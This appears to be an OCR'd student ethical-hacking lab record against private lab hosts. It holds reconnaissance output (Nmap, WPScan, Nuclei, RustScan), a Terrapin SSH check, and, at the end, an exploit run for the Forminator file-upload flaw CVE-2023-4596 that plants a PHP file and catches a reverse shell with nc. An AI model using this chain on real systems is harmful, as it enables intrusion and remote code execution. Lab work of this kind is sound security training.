
10.15.42.7



```
User-agent: *
Disallow: /wp-admin/
Allow: /wp-admin/admin-ajax.php

Sitemap: http://10.15.42.7/wp-sitemap.xml
```

Intense Scan All Ports TCP

```
Starting Nmap 7.92 ( https://nmap.org ) at 2024-05-06 06:04 U
TC
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:04
Completed NSE at 06:04, 0.00s elapsed
Initiating NSE at 06:04
Completed NSE at 06:04, 0.00s elapsed
Initiating NSE at 06:04
Completed NSE at 06:04, 0.00s elapsed
Initiating Ping Scan at 06:04
Scanning 10.15.42.7 [4 ports]
Completed Ping Scan at 06:04, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:04
Completed Parallel DNS resolution of 1 host. at 06:04, 0.01s
elapsed
Initiating SYN Stealth Scan at 06:04
Scanning 10.15.42.7 [65535 ports]
Discovered open port 22/tcp on 10.15.42.7
Discovered open port 80/tcp on 10.15.42.7
Completed SYN Stealth Scan at 06:04, 9.47s elapsed (65535 tot
al ports)
```

```
Initiating Service scan at 06:04
Scanning 2 services on 10.15.42.7
Completed Service scan at 06:04, 6.16s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.15.42.7
Retrying OS detection (try #2) against 10.15.42.7
Initiating Traceroute at 06:04
Completed Traceroute at 06:04, 0.01s elapsed
Initiating Parallel DNS resolution of 7 hosts. at 06:04
Completed Parallel DNS resolution of 7 hosts. at 06:04, 0.01s elapsed
NSE: Script scanning 10.15.42.7.
Initiating NSE at 06:04
Completed NSE at 06:04, 3.26s elapsed
Initiating NSE at 06:04
Completed NSE at 06:04, 0.28s elapsed
Initiating NSE at 06:04
Completed NSE at 06:04, 0.00s elapsed
Nmap scan report for 10.15.42.7
Host is up (0.0038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9a:ed:52:a9:08:9d:71:6f:d1:24:8f:0b:4a:5b:7a:42 (RSA)
|   256 00:9c:a8:13:91:9f:4f:74:fb:9e:15:a2:36:6b:c5:ba (ECDSA)
|_  256 d7:55:ff:d7:95:e1:06:26:81:bc:f2:b4:b5:29:a9:37 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: WordPress 6.5.2
```

```
|_http-title: Hello World
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-favicon: Unknown favicon MD5: 000BF649CC8F6BF27CFB04D1
BCDCD3C7
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.
4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.3 (95%), Linux 3.1
(95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linu
x 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.
16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 36.817 days (since Sat Mar 30 10:28:50 2024)
Network Distance: 7 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT     ADDRESS
1   4.01 ms 10.33.0.1
2   5.73 ms 10.11.2.81
3   4.72 ms 10.11.5.5
4   4.75 ms 10.0.15.250
5   3.75 ms 10.0.1.46
6   4.13 ms 10.15.47.250
7   3.14 ms 10.15.42.7

NSE: Script Post-scanning.
Initiating NSE at 06:04
Completed NSE at 06:04, 0.00s elapsed
Initiating NSE at 06:04
Completed NSE at 06:04, 0.00s elapsed
Initiating NSE at 06:04
Completed NSE at 06:04, 0.00s elapsed
Read data files from: /usr/local/bin/../share/nmap
OS and Service detection performed. Please report any incorre
```

```
ct results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.30 seconds
           Raw packets sent: 67672 (2.979MB) | Rcvd: 66735
(2.672MB)
```

WPScan

```
_____________________________________________________________
__
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_____________________________________________________________
__

[+] URL: http://10.15.42.7/ [10.15.42.7]
[+] Started: Mon May  6 15:03:56 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.59 (Debian)
 |  - X-Powered-By: PHP/8.2.18
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```

```
[+] robots.txt found: http://10.15.42.7/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.15.42.7/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/htt
p/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wo
rdpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/htt
p/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/htt
p/wordpress_pingback_access/

[+] WordPress readme found: http://10.15.42.7/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.15.4
2.7/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.5.2 identified (Latest, released on 2
024-04-09).
```

```
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.15.42.7/feed/, <generator>https://wordpress.o
rg/?v=6.5.2</generator>
 |  - http://10.15.42.7/comments/feed/, <generator>https://wo
rdpress.org/?v=6.5.2</generator>

[+] WordPress theme in use: twentytwentyfour
 | Location: http://10.15.42.7/wp-content/themes/twentytwenty
four/
 | Latest Version: 1.1 (up to date)
 | Last Updated: 2024-04-02T00:00:00.000Z
 | Readme: http://10.15.42.7/wp-content/themes/twentytwentyfo
ur/readme.txt
 | Style URL: http://10.15.42.7/wp-content/themes/twentytwent
yfour/style.css
 | Style Name: Twenty Twenty-Four
 | Style URI: https://wordpress.org/themes/twentytwentyfour/
 | Description: Twenty Twenty-Four is designed to be flexibl
e, versatile and applicable to any website. Its collecti...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.15.42.7/wp-content/themes/twentytwentyfour/st
yle.css, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Me
thods)
```

```
 Checking Config Backups - Time: 00:00:00 <==================
=============================================================
======> (13

[i] No Config Backups Found.

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 23

[+] Finished: Mon May  6 15:04:02 2024
[+] Requests Done: 143
[+] Cached Requests: 38
[+] Data Sent: 35.531 KB
[+] Data Received: 101.927 KB
[+] Memory used: 305.094 MB
[+] Elapsed time: 00:00:06
```

Nuclei

```


                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.2.4

                projectdiscovery.io

[INF] Current nuclei version: v3.2.4 (outdated)
[INF] Current nuclei-templates version: v9.8.5 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 142
[INF] Templates loaded for current scan: 7893
```

```
[INF] Executing 7838 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 55 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1477 (Reduced 1395 Requests)
[INF] Using Interactsh Server: oast.me
[addeventlistener-detect] [http] [info] http://10.15.42.7/
[apache-detect] [http] [info] http://10.15.42.7/ ["Apache/2.4.59 (Debian)"]
[php-detect] [http] [info] http://10.15.42.7/ ["8.2.18"]
[metatag-cms] [http] [info] http://10.15.42.7/ ["WordPress 6.5.2"]
[tech-detect:php] [http] [info] http://10.15.42.7/
[http-missing-security-headers:permissions-policy] [http] [info] http://10.15.42.7/
[http-missing-security-headers:x-frame-options] [http] [info] http://10.15.42.7/
[http-missing-security-headers:referrer-policy] [http] [info] http://10.15.42.7/
[http-missing-security-headers:clear-site-data] [http] [info] http://10.15.42.7/
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://10.15.42.7/
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://10.15.42.7/
[http-missing-security-headers:content-security-policy] [http] [info] http://10.15.42.7/
[http-missing-security-headers:x-content-type-options] [http] [info] http://10.15.42.7/
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://10.15.42.7/
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://10.15.42.7/
[http-missing-security-headers:strict-transport-security] [http] [info] http://10.15.42.7/
```


```
[mixed-passive-content:img] [http] [info] http://10.15.42.7/ ["http://10.15.42.7/wp-content/themes/twentytwentyfour/assets/images/building-exterior.webp","http://10.15.42.7/wp-content/themes/twentytwentyfour/assets/images/tourist-and-building.webp","http://10.15.42.7/wp-content/themes/twentytwentyfour/assets/images/windows.webp"]
[wordpress-login] [http] [info] http://10.15.42.7/wp-login.php
[wordpress-readme-file] [http] [info] http://10.15.42.7/readme.html
[robots-txt-endpoint] [http] [info] http://10.15.42.7/robots.txt
[missing-sri] [http] [info] http://10.15.42.7/ ["http://10.15.42.7/wp-includes/blocks/navigation/view.min.js?ver=6.5.2"]
[waf-detect:apachegeneric] [http] [info] http://10.15.42.7/
[wordpress-detect:version_by_js] [http] [info] http://10.15.42.7/ ["6.5.2"]
[wordpress-forminator:outdated_version] [http] [info] http://10.15.42.7/wp-content/plugins/forminator/readme.txt ["1.24.6"] [last_version="1.28.0"]
[oob-header-based-interaction:dns] [http] [info] http://10.15.42.7/
[oob-header-based-interaction:dns] [http] [info] http://10.15.42.7/
[wordpress-user-enum] [http] [info] http://10.15.42.7/?author=1 ["author/admin"]
[wordpress-rdf-user-enum] [http] [info] http://10.15.42.7/feed/rdf/ ["admin"]
[wordpress-xmlrpc-listmethods] [http] [info] http://10.15.42.7/xmlrpc.php
[wp-license-file] [http] [info] http://10.15.42.7/license.txt
[wordpress-xmlrpc-file] [http] [info] http://10.15.42.7/xmlrpc.php
[wp-user-enum:usernames] [http] [low] http://10.15.42.7/wp-json/wp/v2/users/ ["admin"]
[CVE-2023-48795] [javascript] [medium] 10.15.42.7:22 ["Vulner
able to Terrapin"]
[ssh-sha1-hmac-algo] [javascript] [info] 10.15.42.7:22
[ssh-password-auth] [javascript] [info] 10.15.42.7:22
[ssh-auth-methods] [javascript] [info] 10.15.42.7:22 ["["publickey","password"]"]
[ssh-server-enumeration] [javascript] [info] 10.15.42.7:22 ["SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5"]
[openssh-detect] [tcp] [info] 10.15.42.7:22 ["SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5"]
[INF] Skipped 10.15.42.7:80 from target list as found unresponsive 30 times
```

RustScan

```
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned ports so fast, even my computer was surprised.

[~] The config file is expected to be at "/home/ika/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.15.42.36:22
Open 10.15.42.36:21
Open 10.15.42.36:8888
```


```
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-06 14:16 WIB
Initiating Ping Scan at 14:16
Scanning 10.15.42.36 [2 ports]
Completed Ping Scan at 14:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:16
Completed Parallel DNS resolution of 1 host. at 14:16, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 14:16
Scanning 10.15.42.36 [3 ports]
Discovered open port 22/tcp on 10.15.42.36
Discovered open port 8888/tcp on 10.15.42.36
Discovered open port 21/tcp on 10.15.42.36
Completed Connect Scan at 14:16, 0.00s elapsed (3 total ports)
Nmap scan report for 10.15.42.36
Host is up, received conn-refused (0.0025s latency).
Scanned at 2024-05-06 14:16:40 WIB for 0s

PORT     STATE SERVICE        REASON
21/tcp   open  ftp            syn-ack
22/tcp   open  ssh            syn-ack
8888/tcp open  sun-answerbook syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds
```

Terrapin Attack Vuln




```
┌──(ika㉿kali)-[~/…/Projects/hacking/EH/prak]
└─$ ./Terrapin_Scanner_Linux_amd64 -connect 10.15.42.36
════════════════════════════════════════════════════════════════════════════
═══════════════════════════════════ Report ═════════════════════════════════
════════════════════════════════════════════════════════════════════════════

Remote Banner: SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.5

ChaCha20-Poly1305 support:   true
CBC-EtM support:             false

Strict key exchange support: false

The scanned peer is VULNERABLE to Terrapin.

Note: This tool is provided as is, with no warranty whatsoever. It determines
      the vulnerability of a peer by checking the supported algorithms and
      support for strict key exchange. It may falsely claim a peer to be
      vulnerable if the vendor supports countermeasures other than strict key
      exchange.

For more details visit our website available at https://terrapin-attack.com
```

Exploit



```
┌──(ika㉿kali)-[~/…/hacking/EH/prak/CVE-2023-4596]
└─$ python exploit.py -u http://10.15.42.7/2024/05/04/post-feedback/ -r

 _______                  _            _          ______ _____ ______
|@E1A  |                 (_)          | |        |  ___ V  __ \|  ____|
| |_ ___  _ __ _ __ ___   _ _ __   __ _| |_ ___  _ __ | |_/ /| /  \/| |__
|  _/ _ \| '__| '_ ` _ \| | '_ \ / _` | __/ _ \| '__|| |    / | |    |  __|
| || (_) | |  | | | | | | | | | | (_| | || (_) | |   | |\ \ | \__/\| |____
\_| \___/|_|  |_| |_| |_|_|_| |_|\__,_|\__\___/|_|   \_| \_| \____/\____/


Enter IP address: 10.33.4.148
Enter port: 1001

[+] Sending payload to target
[+] Successful file upload!

Uploaded File Location: http://10.15.42.7/wp-content/uploads/2024/05/QKvcjEEAPl.php

[+] Sending request to uploaded file...
[-] Request timed out. This could be due to the server being unavailable or because you started an reverse shell
```



```
┌──(ika㉿kali)-[~/…/hacking/EH/prak/CVE-2023-4596]
└─$ nc -lnvp 1001
listening on [any] 1001 ...
connect to [10.33.4.148] from (UNKNOWN) [10.15.42.7] 33472
Linux e647a28142c3 5.4.0-144-generic #161-Ubuntu SMP Fri Feb 3 14:49:04 UTC 2023 x86_64 GNU/Linux
 10:58:31 up 4 days,  6:34,  0 user,  load average: 0.01, 0.01, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
```